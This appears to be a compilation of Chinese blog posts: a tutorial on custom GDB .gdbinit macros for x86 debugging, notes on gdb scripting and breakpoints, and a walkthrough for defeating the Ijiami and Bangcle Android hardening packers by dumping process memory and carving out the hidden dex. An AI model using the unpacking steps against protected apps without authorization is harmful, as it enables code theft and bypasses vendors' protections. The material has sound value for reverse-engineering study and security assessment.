初学的计算机科学家也没有什么不同，因为他们想了解程序究竟是如何工作的——它们如何与动态库和本机操作系统交互。用于查看这些程序如何工作的工具就是调试器。计算机编程是一项复杂的活动，通过与志趣相投的人群社区交流、提问并获得答案，新的计算机科学家能够满足他们对知识 的需要。

在全球编程社区中，始终存在大量渴求知识的人。他们不再满足于在计算机上运行程序——他们还想知道得更多。他们想知道这些程序是如何运行的，并乐此不疲地使用最适当的可用工具来探索系统的功能：调试器。通过*逆向工程*（一种在调试器下运行程序并密切注意它们如何完成所做的工作，从而了解程序工作原理的方法），您可以从所研究程序的创作者已完成的工作中学到大量的知识。编程中涉及的大量底层详细信息没有相关的文档记录；了解它们的唯一方法就是在它们的实际工作中观察它们。

逆向工程背上了不应有的坏名声，仿佛那只是黑客和犯罪分子企图破坏副本保护系统和编写蠕虫及病毒来对计算机世界造成损害才会干的事情。虽然存在这样的人，但绝大多数使用调试器和逆向工程来研究程序如何工作的人都是当前和将来的软件工程师，他们希望并需要知道这些程序是如何工 作的。他们已形成了在线社区以共享他们的知识和发现；抵制该活动是非建设性的，会阻碍计算机科学的未来发展。

本文中定义的许多用户函数就来自于此类知识渴求者的社区。如果希望了解有关他们的更多信息，建议您研究本文的参考资料部分所提到的网站。

断点别名

许多 GDB 命令太繁琐，这是众所周知的事实。尽管可以对它们进行缩写，但是 GDB 宏语言允许实现进一步的简化。诸如 info breakpoints 这样的命令可以变得像 bpl 一样简单。清单 1 显示了一组此类简单和高度有用的*断点别名* 用户命令，您可以将它们添加到不断增长的 .gdbinit 文件中。

清单 1：断点别名命令

```
define bpl
info breakpoints
end
document bpl
List breakpoints
end

define bp
set $SHOW_CONTEXT = 1
break * $arg0
end
document bp
Set a breakpoint on address
Usage: bp addr
end

define bpc
```

```
clear $arg0
end
document bpc
Clear breakpoint at function/address
Usage: bpc addr
end

define bpe
enable $arg0
end
document bpe
Enable breakpoint #
Usage: bpe num
end

define bpd
disable $arg0
end
document bpd
Disable breakpoint #
Usage: bpd num
end

define bpt
set $SHOW_CONTEXT = 1
tbreak $arg0
end
document bpt
```

```
Set a temporary breakpoint on address
Usage: bpt addr
end

define bpm
set $SHOW_CONTEXT = 1
awatch $arg0
end
document bpm
Set a read/write breakpoint on address
Usage: bpm addr
end
```

一旦您习惯了使用断点别名命令，调试会话就变得更有价值了；这些命令极大地提高了调试器的效率，因为它能使您事半功倍。

显示进程信息

用户定义的 GDB 命令可由其他用户定义的命令调用，从而为各方都带来更高的效率。这就是编程语言的递增性质——编写底层函数，逐渐由更高层的函数调用，直到您只需最少的工 作即可让那些工具方便地完成您想要它们完成的任务。要整合到 .gdbinit 文件中的下一组 GDB 定义将在进程被调用时显示有用的进程信息，如清单 2 所示。

清单 2： 进程信息命令

```
define argv
show args
end
```

```
document argv
Print program arguments
end

define stack
info stack
end
document stack
Print call stack
end

define frame
info frame
info args
info locals
end
document frame
Print stack frame
end

define flags
if (($eflags >> 0xB) & 1 )
printf "O "
else
printf "o "
end
if (($eflags >> 0xA) & 1 )
printf "D "
```

```
else
printf "d "
end
if (($eflags >> 9) & 1 )
printf "I "
else
printf "i "
end
if (($eflags >> 8) & 1 )
printf "T "
else
printf "t "
end
if (($eflags >> 7) & 1 )
printf "S "
else
printf "s "
end
if (($eflags >> 6) & 1 )
printf "Z "
else
printf "z "
end
if (($eflags >> 4) & 1 )
printf "A "
else
printf "a "
end
```

```
if (($eflags >> 2) & 1 )
printf "P "
else
printf "p "
end
if ($eflags & 1)
printf "C "
else
printf "c "
end
printf "\n"
end
document flags
Print flags register
end

define eflags
printf "     OF <%d>  DF <%d>  IF <%d>  TF <%d>",\
        (($eflags >> 0xB) & 1 ), (($eflags >> 0xA) & 1 ), \
        (($eflags >> 9) & 1 ), (($eflags >> 8) & 1 )
printf "  SF <%d>  ZF <%d>  AF <%d>  PF <%d>  CF <%d>\n",\
        (($eflags >> 7) & 1 ), (($eflags >> 6) & 1 ),\
        (($eflags >> 4) & 1 ), (($eflags >> 2) & 1 ), ($eflags & 1)
printf "     ID <%d>  VIP <%d> VIF <%d> AC <%d>",\
        (($eflags >> 0x15) & 1 ), (($eflags >> 0x14) & 1 ), \
        (($eflags >> 0x13) & 1 ), (($eflags >> 0x12) & 1 )
printf "  VM <%d>  RF <%d>  NT <%d>  IOPL <%d>\n",\
        (($eflags >> 0x11) & 1 ), (($eflags >> 0x10) & 1 ),\
```

```
        (($eflags >> 0xE) & 1 ), (($eflags >> 0xC) & 3 )
end
document eflags
Print entire eflags register
end

define reg
printf "     eax:%08X ebx:%08X  ecx:%08X ",  $eax, $ebx, $ecx
printf " edx:%08X     eflags:%08X\n",  $edx, $eflags
printf "     esi:%08X edi:%08X  esp:%08X ",  $esi, $edi, $esp
printf " ebp:%08X     eip:%08X\n", $ebp, $eip
printf "     cs:%04X  ds:%04X  es:%04X", $cs, $ds, $es
printf "  fs:%04X  gs:%04X  ss:%04X    ", $fs, $gs, $ss
flags
end
document reg
Print CPU registers
end

define func
info functions
end
document func
Print functions in target
end

define var
info variables
```

```
end
document var
Print variables (symbols) in target
end

define lib
info sharedlibrary
end
document lib
Print shared libraries linked to target
end

define sig
info signals
end
document sig
Print signal actions for target
end

define thread
info threads
end
document thread
Print threads in target
end

define u
info udot
```

```
end
document u
Print kernel 'user' struct for target
end

define dis
disassemble $arg0
end
document dis
Disassemble address
Usage: dis addr
end
```

十六进制和 ASCII 转储命令

要整合进 .gdbinit 文件中的下一组定义包括增强的十六进制和 ASCII 转储函数，如清单 3 所示。程序员注意：若想创建卓越的软件，则应添加宏编程功能，从而允许用户社区能够增强您的工具以适应他们自己的偏好。GDB 就是一个卓越的软件！

清单 3: 十六进制和 ASCII 转储命令

```
define ascii_char
set $_c=*(unsigned char *)($arg0)
if ( $_c < 0x20 || $_c > 0x7E )
printf "."
else
printf "%c", $_c
```

```
end
end
document ascii_char
Print the ASCII value of arg0 or '.' if value is unprintable
end

define hex_quad
printf "%02X %02X %02X %02X  %02X %02X %02X %02X",
\
               *(unsigned char*)($arg0), *(unsigned char*)($arg0 + 1),
\
               *(unsigned char*)($arg0 + 2), *(unsigned char*)($arg0 +
3),  \
               *(unsigned char*)($arg0 + 4), *(unsigned char*)($arg0 +
5),  \
               *(unsigned char*)($arg0 + 6), *(unsigned char*)($arg0 +
7)
end
document hex_quad
Print eight hexadecimal bytes starting at arg0
end

define hexdump
printf "%08X : ", $arg0
hex_quad $arg0
printf " - "
hex_quad ($arg0+8)
printf " "
```

```
ascii_char ($arg0)
ascii_char ($arg0+1)
ascii_char ($arg0+2)
ascii_char ($arg0+3)
ascii_char ($arg0+4)
ascii_char ($arg0+5)
ascii_char ($arg0+6)
ascii_char ($arg0+7)
ascii_char ($arg0+8)
ascii_char ($arg0+9)
ascii_char ($arg0+0xA)
ascii_char ($arg0+0xB)
ascii_char ($arg0+0xC)
ascii_char ($arg0+0xD)
ascii_char ($arg0+0xE)
ascii_char ($arg0+0xF)

printf "\n"
end
document hexdump
Display a 16-byte hex/ASCII dump of arg0
end

define ddump
printf "[%04X:%08X]------------------------", $ds, $data_addr
printf "--------------------------------[ data]\n"
set $_count=0
```

```
while ( $_count < $arg0 )
set $_i=($_count*0x10)
hexdump ($data_addr+$_i)
set $_count++
end
end
document ddump
Display $arg0 lines of hexdump for address $data_addr
end

define dd
if ( ($arg0 & 0x40000000) || ($arg0 & 0x08000000) || ($arg0 &
0xBF000000) )
set $data_addr=$arg0
ddump 0x10
else
printf "Invalid address: %08X\n", $arg0
end
end
document dd
Display 16 lines of a hex dump for $arg0
end

define datawin
if ( ($esi & 0x40000000) || ($esi & 0x08000000) || ($esi &
0xBF000000) )
set $data_addr=$esi
else
```

```
if ( ($edi & 0x40000000) || ($edi & 0x08000000) || ($edi &
0xBF000000) )
set $data_addr=$edi
else
if ( ($eax & 0x40000000) || ($eax & 0x08000000) || \
      ($eax & 0xBF000000) )
set $data_addr=$eax
else
set $data_addr=$esp
end
end
end
 ddump 2
end
document datawin
Display esi, edi, eax, or esp in the data window
end
```

流程上下文命令

最后，当您调试正在运行的进程时，获得进程上下文的总体视图通常是必要的。清单 4 中有用的进程上下文命令是使用前面定义的数据转储函数来构建的。

清单 4：进程上下文命令

```
define context
```

```
printf "_____________________________________"
printf "_____________________________________\n"
reg
printf "[%04X:%08X]------------------------", $ss, $esp
printf "--------------------------------[stack]\n"
hexdump $sp+0x30
hexdump $sp+0x20
hexdump $sp+0x10
hexdump $sp
datawin
printf "[%04X:%08X]------------------------", $cs, $eip
printf "--------------------------------[ code]\n"
x /6i $pc
printf "-------------------------------------"
printf "-------------------------------------\n"
end
document context
Print regs, stack, ds:esi, and disassemble cs:eip
end

define context-on
set $SHOW_CONTEXT = 1
end
document context-on
Enable display of context on every program stop
end

define context-off
```

```
set $SHOW_CONTEXT = 1
end
document context-on
Disable display of context on every program stop
end

# Calls "context" at every breakpoint.
define hook-stop
  context
end

# Init parameters
set output-radix 0x10
set input-radix 0x10
set disassembly-flavor intel
```

hook-stop 是 GDB 在每次发生断点事件时调用的特殊定义。此例中生成了 context 清单，以便您能清楚看到处理器执行每条指令的结果。

具有新功能的调试会话

让我们试验一下这组新工具，以了解它们在调试我们的“老朋友”（由 IBM developerWorks 供稿作家 Nigel Griffiths 编写的 nweb 服务器代码）时的工作情况。（请参见参考资料部分以获得指向 Nigel 的文章“nweb: a tiny, safe Web server (static pages only)”的链接。）

在将 es-nweb.zip 文件下载到 $HOME/downloads 目录后，键入如下命令以提取、编译和运行 nweb。（请注意，这里假设您是将该程序编译到中央处理单元 (CPU) 为 Intel Pentium 的 Linux? 工作站——该 .gdbinit 代码是仅为 Intel Pentium 类型的处理器和兼容处理器而编写的。）

```
$ cd src
$ mkdir nweb
$ cd nweb
$ unzip $HOME/downloads/es-nweb.zip
$ gcc -ggdb -O -DLINUX nweb.c -o nweb
$ ./nweb 9090 $HOME/src/nweb &
```

注意：此示例中的 -ggdb 选项与 Nigel 文章中所述的选项不同，因为它告诉 GNU 编译器集 (GCC) 优化该程序，以便于使用 GDB 来进行调试。

接下来，为验证 nweb 服务器正在运行，可使用 ps 命令来对它进行检查。

```
$ ps
  PID TTY          TIME CMD
 2913 pts/5    00:00:00 bash
 4009 pts/5    00:00:00 nweb
 4011 pts/5    00:00:00 ps
```

最后，在您的计算机上启动 Web 浏览器，并在地址栏键入：http://localhost:9090。

下一步是启动 GDB，并与以前一样附加到当前运行的 nweb 实例，如 清单 5 所示。

清单 5：运行 GDB

```
$ gdb --quiet
(gdb) attach 4009
Attaching to process 4009
Reading symbols from /home/bill/src/nweb/nweb...done.
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2

------------------------------------------------------------------------------
     eax:FFFFFE00 ebx:00000005  ecx:BFFFF680  edx:00000001     eflags:00000246
     esi:00000005 edi:00000000  esp:BFFFF66C  ebp:BFFFF6A8     eip:FFFFE410
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t s Z a P c
[007B:BFFFF66C]-----------------------------------------------------[stack]
BFFFF69C : 14 0A 13 42  60 53 01 40 - 24 8F 04 08  C8 F6 FF BF ...B`S.@$.......
BFFFF68C : A6 8E 04 08  14 0A 13 42 - 70 C6 00 40  10 00 00 00 .......Bp..@....
BFFFF67C : 82 8E 04 08  00 00 00 00 - C4 C6 04 08  98 F6 FF BF ................
BFFFF66C : A8 F6 FF BF  01 00 00 00 - 80 F6 FF BF  81 EA 0D 42 ...............B
[007B:FFFFFE00]-----------------------------------------------------[ data]
FFFFFE00 : Error while running hook_stop:
Cannot access memory at address 0xfffffe00
0xffffe410 in ?? ()
(gdb)
```

-quiet 选项告诉 GDB 调试器仅显示其提示符，而不要显示所有其他通常显示的启动信息。如果需要显示额外的文本信息，可以去掉 -quiet 选项。

attach 4009 命令开始对当前正在运行的 nweb 服务器的调试，并且 GDB 调试器通过读取有关该进程的所有符号信息来做出同样方式的响应。

您将会注意到 context 代码运行并显示大量有关当前进程的有用信息，但它不能访问数据段中的内存。这不是个严重问题，并且应该忽略它。有时，保护模式处理器的保护方案不允许您看到您可能希望看到的所有内容。在此情况下，该问题并不重要。

下一步，使用 info 命令来列出有关您所研究的程序的信息（请参见清单 6）。

清单 6：info 命令列出程序信息

```
(gdb) info proc
process 4009
cmdline = './nweb'
cwd = '/home/bill/src/nweb'
exe = '/home/bill/src/nweb/nweb'
(gdb)
```

在其运行过程中进行观察

由于您所观察的是一个实际运行的程序，所以可以设置相应的断点，然后在它响应浏览器请求并向发出请求的浏览器传输 .html 和 .jpg 文件时，对该程序进行*观察*。清单 7 表明了如何完成该任务。

清单 7：设置断点

```
(gdb) b 188
Breakpoint 1 at 0x8048e70: file nweb.c, line 188.
(gdb) commands 1
Type commands for when breakpoint 1 is hit, one per line.
End with a line saying just "end".
>continue
>end
(gdb) c
Continuing.
```

此时，GDB 调试工具已设置为在 nweb 服务器*接受* 浏览器请求时所在的行中断，调试器将简单地显示请求并继续处理其他请求，而不会中断正在运行的程序。刷新几次浏览器中的 http://localhost:9090/ 页面，可以观察到，GDB 调试器显示了断点并继续运行。

在刷新浏览器页面的同时，您应该看到如清单 8 所示的断点信息，在 GDB 调试器 xterm 中滚动输出。还可以通过按 **Ctrl+C** 来停止在 nweb 服务器中的调试。停止跟踪以后，可以通过键入 quit 命令来退出 GDB 调试器。

清单 8： GDB 调试器 xterm 中的断点信息

```
-------------------------------------------------------------------------------
     eax:00000000 ebx:00000001  ecx:00000000  edx:00000001     eflags:00000206
     esi:00000006 edi:00000000  esp:BFFFF690  ebp:BFFFF6A8     eip:08048E70
     cs:0073  ds:007B  es:007B  fs:0000  gs:0033  ss:007B    o d I t s z a P c
```

```
[007B:BFFFF690]-----------------------------------------------------[stack]
BFFFF6C0 : 03 00 00 00  D4 86 04 08 - 00 00 00 00  F5 86 04 08 ................
BFFFF6B0 : 03 00 00 00  F4 F6 FF BF - 04 F7 FF BF  2C 58 01 40 ............,X.@
BFFFF6A0 : 60 53 01 40  24 8F 04 08 - C8 F6 FF BF  04 55 01 42 `S.@$........U.B
BFFFF690 : 14 0A 13 42  70 C6 00 40 - 10 00 00 00  14 0A 13 42 ...Bp..@.......B
[007B:BFFFF690]-----------------------------------------------------[ data]
BFFFF690 : 14 0A 13 42  70 C6 00 40 - 10 00 00 00  14 0A 13 42 ...Bp..@.......B
BFFFF6A0 : 60 53 01 40  24 8F 04 08 - C8 F6 FF BF  04 55 01 42 `S.@$........U.B
[0073:08048E70]-----------------------------------------------------[ code]
0x8048e70 <main+718>:   sub    esp,0x4
0x8048e73 <main+721>:   lea    eax,[ebp-16]
0x8048e76 <main+724>:   push   eax
0x8048e77 <main+725>:   push   0x804c6c4
0x8048e7c <main+730>:   push   edi
0x8048e7d <main+731>:   call   0x80485e4 <accept>
--------------------------------------------------------------------------------
Breakpoint 1, main (argc=3, argv=0x1) at nweb.c:188
188           if((socketfd = accept(listenfd, (struct sockaddr *)&cli_addr,
&length)) < 0)
Program received signal SIGINT, Interrupt.
0xffffe410 in ?? ()
(gdb) quit
The program is running.  Quit anyway (and detach it)? (y or n) y
Detaching from program: /home/bill/src/nweb/nweb, process 4009
$
```

可以看到，context 函数所显示的信息远比您通常使用缺省 GDB hook_stop 函数所看到的信息更详细。（您还会注意到，现在也可以访问数据段了。）使用这些 GDB 增强，您可以看到每次到达断点和执行每步操作时的确切 CPU 状态。单步执行每个命令并观察寄存器和内存值如何受影响，这也是学习 Intel 机器语言命令基础知识的理想方法。

与所有程序一样，.gdbinit 文件中的代码提供了无穷无尽的增强和改进机会。无论如何，这都不是结束！强烈建议您使用这里描述的命令，并为不断增长的 .gdbinit 自定义集添加更多命令。在您研究和使用这些工具时，请与更广泛的社区分享它们，以使每个人都能增长知识。

回页首

结束语

应该有更多的人来从事有关编程工具如何工作的深入研究，各抒己见、博采众长，为寻求此类知识的整个用户社区作出贡献。访问一些此类在线社区，甚至考虑组建您自己的社区，以便能够更快地实现将来的技术创新。

gdb 的脚本使用 -- gdbinit

在使用 gdb 调试程序的时候，有时候需要设定多个断点，重复执行某些操作，而这些操作写起来比较麻烦，这个时候就应该想起来用 gdb 命令脚本了，它能够很好的完成这些工作。
以设置多个断点为例，我写的命令脚本为

```
-------------------------------------------------
#filename: .gdbinit
#gdb will read it when starting
file test_gdbscript
set args hello
b main
```

```
b foo
r
```

有两种方式来使用这个脚本：

1）启动 gdb 时候

gdb 在启动的时候，会在当前目录下查找".gdbinit"这个文件，并把它的内容作为 gdb 命令进行解释，所以如果我把脚本命名为".gdbinit"，这样在启动的时候就会处理这些命令。

2）gdb 运行期间

可以使用 source script-file 来解释 gdb 命令脚本 script-file

http://blog.csdn.net/richardysteven/article/details/6161946

gdb 高级调试方法

1，启动 gdb 的时候自动执行脚本

gdb -x your_script

注意：your_script 里面只能有 gdb 命令。不过我们都知道 gdb 命令里面有个 shell 指令，所以实际上这里可以做任何事。

2，调试运行中的进程

在 gdb 里面有个 attach 指令，可以调试运行中的进程。

结合上面的-x 参数，实际上我们可以写一个脚本，自动的 attach 到我们关心的进程上面，然后自动的做很多事情：比如设置 trace 命令并且 continue。

3，设置条件断点

break test_func() if x == 5

可以在 x == 5 的时候中断在 test_func()里面

4，在断点自动执行命令

break test_func() if x == 5

commands

>shell ls

>continue

>end

可以在命中断点的时候自动执行命令。

5，结合以上各点，我们可以做什么呢？

我们可以调试运行中的一个进程，当发现进程尝试 mallc()超过 100KB 的内存块的时候，就写一行日志然后给 ops 发一封电子邮件。

我们还可以调试运行中的一个进程，让这个进程把它的每个细节都打印到日志里面去。

我们可以让这个运行中的进程，在任何条件下执行任何他自己的任何函数。

我们可以让这个运行中的进程，进行各种跳转。

简单的说我们可以控制这个进程，做任何事情。

这基本上是一个 C++版的 AOP（面向切面编程）了。而且更底层、更彻底。

http://blog.csdn.net/wwwsq/article/details/7086151

关于 gdb 断点的真相

gdb 的断点是基于信号（signal）实现的

在某个地址增加一个断点，实际上就是修改那个地址的代码，把原来的代码替换成 INT 3 指令，同时让 gdb 捕获这个 signal 并做相应的处理：包括执行被替换掉的指令，并跳转回来。

因此，只要断点不被走到，那么断点就不会影响程序的运行效率；因为程序的其他地方都没改变，该怎么运行还是怎么运行。

gdb 在遇到断点之后可以做很多事情

包括：

停下来等用户处理

自动继续

自动执行一些 gdb 指令（用 commands 命令可以配置断点的自动执行）

判断条件是否要停下来（这就是大名鼎鼎的条件断点）

在走到断点之后，不管是路过还是停下来，都会影响性能

因为通常到了断点就会通过 INT3 停下来。

只 是条件断点有点特别，它分为软件和硬件两种。这是因为条件断点这个需求太普遍了，因此有人就想了一个办法从硬件支持一部分：在 x86 平台，某些条件断点可 以不插入 INT 3，而是插入一个其他指令，当程序走到这个地址的时候，并不是直接发出 INT 3 信号，而是先去比较一下特定寄存器和某个地址的内容，再决定要不要 INT 3。

如果能采用硬件条件断点，会比软件条件断点的性能好很多。搜索‘硬件断点寄 存器’会找到更多信息。

http://blog.csdn.net/wwwsq/article/details/7161238

爱加密和梆梆的加固的破解方法

By Bob Pan

梆梆与爱加密都使用了将原有的 dex 隐藏，在运行时解压，并且通过修改 app 的类加载器的方式实现加固. 参考:AndorIDAPK 反逆向解决方案：梆梆加固原理探

寻

然而，不管如何隐藏 dex，最终在运行时都必须释放到内存，所以本文的思路是从内存中找到解密后的 dex 文件，进而得到加固前的 apk.

爱加密

爱加密的 app 并没有做反调试的保护．打开 app 之后直接使用 gdb 连接，然后用 gcore，产生 core dump.

```
u0_a14    1017  57    196796 15916 ffffffff 400c7ebc S com.svox.pico
u0_a46    1033  57    202128 22952 ffffffff 400c7ebc S a.hello
root      1049  67    820    484   c0011870 4011b94c S /system/bin/sh
```

使用 ps 查看 pid

```
root@android:/sdcard # /data/gdb --pid 1033
/data/gdb --pid 1033
WARNING: generic atexit() called from legacy shared library
GNU gdb (GDB) 7.2
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Attaching to process 1033
Reading symbols from /system/bin/app_process...(no debugging symbols found)...done.
```

http://blog.csdn.net/pxb1988

使用 gdb 连接 pid

```
Loaded symbols for /system/lib/libOpenglSystemCommon.so
0x400c7ebc in epoll_wait () from /system/lib/libc.so
(gdb) gcore
gcore
Saved corefile core.1033
(gdb)
```

http://blog.csdn.net/pxb1988

使用 gcore 产生 core dump

将 产生的 core.1033 复制回电脑，并使用编辑器打开，通过类名找到 dex 中 string-data 段，然后通过查找‘dex.035’可以找到多离 string-data 最近的个

dex 头. dex 文件头偏移 32 的整形值就是 dex 的文件长度. 使用 dd 命令可以从内存中抠出 dex.

```
04f87e00: 0000 0000 ec02 0000 0000 0000 0000 0000  ................
04f87e10: 0000 0000 f802 0000 0000 0000 0000 0000  ................
04f87e20: 0000 0000 0100 0000 0000 0000 0100 0000  ................
04f87e30: 0900 063c 696e 6974 3e00 1042 7569 6c64  ...<init>..Build
04f87e40: 436f 6e66 6967 2e6a 6176 6100 0544 4542  Config.java..DEB
04f87e50: 5547 0001 4900 154c 612f 6865 6c6c 6f2f  UG..I..La/hello/
04f87e60: 4275 696c 6443 6f6e 6669 673b 000e 4c61  BuildConfig;..La
04f87e70: 2f68 656c 6c6f 2f4d 6169 6e3b 0010 4c61  /hello/Main;..La
04f87e80: 2f68 656c 6c6f 2f52 2461 7474 723b 0014  /hello/R$attr;..
04f87e90: 4c61 2f68 656c 6c6f 2f52 2464 7261 7761  La/hello/R$drawa
04f87ea0: 626c 653b 0012 4c61 2f68 656c 6c6f 2f52  ble;..La/hello/R
04f87eb0: 246c 6179 6f75 743b 0012 4c61 2f68 656c  $layout;..La/hel
04f87ec0: 6c6f 2f52 2473 7472 696e 673b 000b 4c61  lo/R$string;..La
```

通过类名找 string-data 段

```
04f879e0: 20c5 914a 1300 0000 0200 0000 0000 0000   ..J............
04f879f0: 20c5 914a 1300 0000 0400 0000 0000 0000   ..J............
04f87a00: 20c5 914a cb07 0000 6465 780a 3033 3500   ..J....dex.035.
04f87a10: 780a c71f ad5a fbba 5cc1 a3cd 12df 5d96  x....Z..\.....].
04f87a20: aa5d 921e 40ea e239 c007 0000 7000 0000  .]..@..9....p...
04f87a30: 7856 3412 0000 0000 0000 0000 f006 0000  xV4.............
04f87a40: 2500 0000 7000 0000 1000 0000 0401 0000  %...p...........
04f87a50: 0300 0000 4401 0000 0400 0000 6801 0000  ....D.......h...
04f87a60: 0c00 0000 8801 0000 0700 0000 e801 0000  ................
04f87a70: f804 0000 c802 0000 2a04 0000 3204 0000  ........*...2...
04f87a80: 4404 0000 4b04 0000 4e04 0000 6504 0000  D...K...N...e...
```

找到最近的 dex 文件头(0x4f87a08)和 dex 文件大小 0x07c0

```
$ dd if=core.1033 bs=1 count=1984 skip=83393032 of=x.dex
1984+0 records in
1984+0 records out
1984 bytes (2.0 kB) copied, 0.030732 s, 64.6 kB/s
```

http://blog.csdn.net/pxb1988

使用 dd 抠出 dex

```
$ dexdump.exe x.dex
Processing 'x.dex'...
Opened 'x.dex', DEX version '035'
Class #0            -
  Class descriptor  : 'La/hello/BuildConfig;'
  Access flags      : 0x0011 (PUBLIC FINAL)
  Superclass        : 'Ljava/lang/Object;'
  Interfaces        -
  Static fields     -
    #0              : (in La/hello/BuildConfig;)
      name          : 'DEBUG'
      type          : 'Z'
      access        : 0x0019 (PUBLIC STATIC FINAL)
  Instance fields   -
  Direct methods    -
    #0              : (in La/hello/BuildConfig;)
      name          : '<init>'
      type          : '()V'
      access        : 0x10001 (PUBLIC CONSTRUCTOR)
      code          -
      registers     : 1
      ins           : 1
      outs          : 1
      insns size    : 4 16-bit code units
      catches       : (none)
      positions     :
        0x0000 line=4
      locals        :
        0x0000 - 0x0004 reg=0 this La/hello/BuildConfig;
  Virtual methods   -
  source_file_idx   : 1 (BuildConfig.java)

Class #1            -
  Class descriptor  : 'La/hello/Main;'
  Access flags      : 0x0001 (PUBLIC)
```

http://blog.csdn.net/pxb1988

这个文件是个完整的 dex 文件，并且可以被 dexdump 直接打印

梆梆

梆梆加固的程序做了 anti-ptrace，表现为使用 gdb --pid 连接不上对应的进程，利用 kernel-model 打印 ptrace 的记录，可以看出梆梆

l 使用了 3 个进程互相 ptrace.

l 发送错误指令来检查 ptrace 是否被劫持(反回值是-3 行，尝试让 1568 进程继续执行，但是 1568 并未被 ptrace，必须出错),

l 利用 ptrace 修改另一个进程的数据(action 是 5 的行).

```
u0_a46    1552  57    203288 22432 ffffffff 40063ebc S a.hello
u0_a46    1568  1552  66944  1592  ffffffff 40038d5c S a.hello
u0_a46    1570  1568  2076   372   c00c2e10 40037d50 S a.hello
```

```
dmesg | grep -i ptrace
<4>anti-ptrace kernel module loaded with pid=[1398]
<4>PTRACE: pid=[1568] uid=[10046], [16,1552,  (null),  (null) ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [16,1570,  (null),  (null) ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [07,1570,  (null),  (null) ==> 0 ]
<4>PTRACE: pid=[1570] uid=[10046], [07,1568,  (null),  (null) ==> -3 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a8446f0,12345678 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a8446f4,563ffbcf ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a8446f8,5c745a41 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a8446fc,c5f094b7 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844700,4495deba ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844704,f689a279 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844708,55e102c3 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a84470c,a3b885d5 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844710,6b6d5841 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844714,f689a279 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844718,55e102c3 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a84471c,a3b885d5 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [05,1552,4a844720,6b6d5841 ==> 0 ]
<4>PTRACE: pid=[1568] uid=[10046], [07,1552,  (null),  (null) ==> 0 ]
```

ptrace 系统调用的记录，右边是 ptrace 的参数

虽然连不上 1552，但是 dalvik 是一个多线程的程序，里面包含主进程, gc 线程, binder 线程等，虽然我们用 gdb 连不上主线程，但是我们可以连上其他线程,

这些线程的 tid 在/proc/[pid]/task/目录下.

```
root@android:/ # ls /proc/1552/task
ls /proc/1552/task
1552
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1569
1573
```

//blog.csdn.net/pxb1988

```
root@android:/ # /data/gdb --pid 1564
/data/gdb --pid 1564
WARNING: generic atexit() called from legacy shared library
GNU gdb (GDB) 7.2
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Attaching to process 1564

warning: process 1564 is a cloned process
Reading symbols from /system/bin/app_process...(no debugging symbols found)...done.

warning: Could not load shared library symbols for 3 libraries, e.g. libcecexe.so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
```

http://blog.csdn.net/pxb1988

Gdb 连接任意一个 tid

拿到 coredump 后与爱加密一样做相同的处理，可以拿到 dex.

总结

爱 加密和梆梆通过隐藏 dex 确实可以让大部分静态分析工具找不到执行代码，但是在动态运行的时候无可避免的需要将 dex 在内存中还原. 虽然梆梆做了反调试，但是通过其他方式也同样可以获取其内存. 通过本文的方法分析其内存然后恢复 dex，更进一步可以完全恢复原始 apk. 从这个角度说，爱加密和梆梆的加固形同虚设.

BtHex

【原创】android 下的数据分析工具来了！BtHex 十六进制编辑器
软件 ICON：

软件名称：
BtHex

软件版本：
V1.0

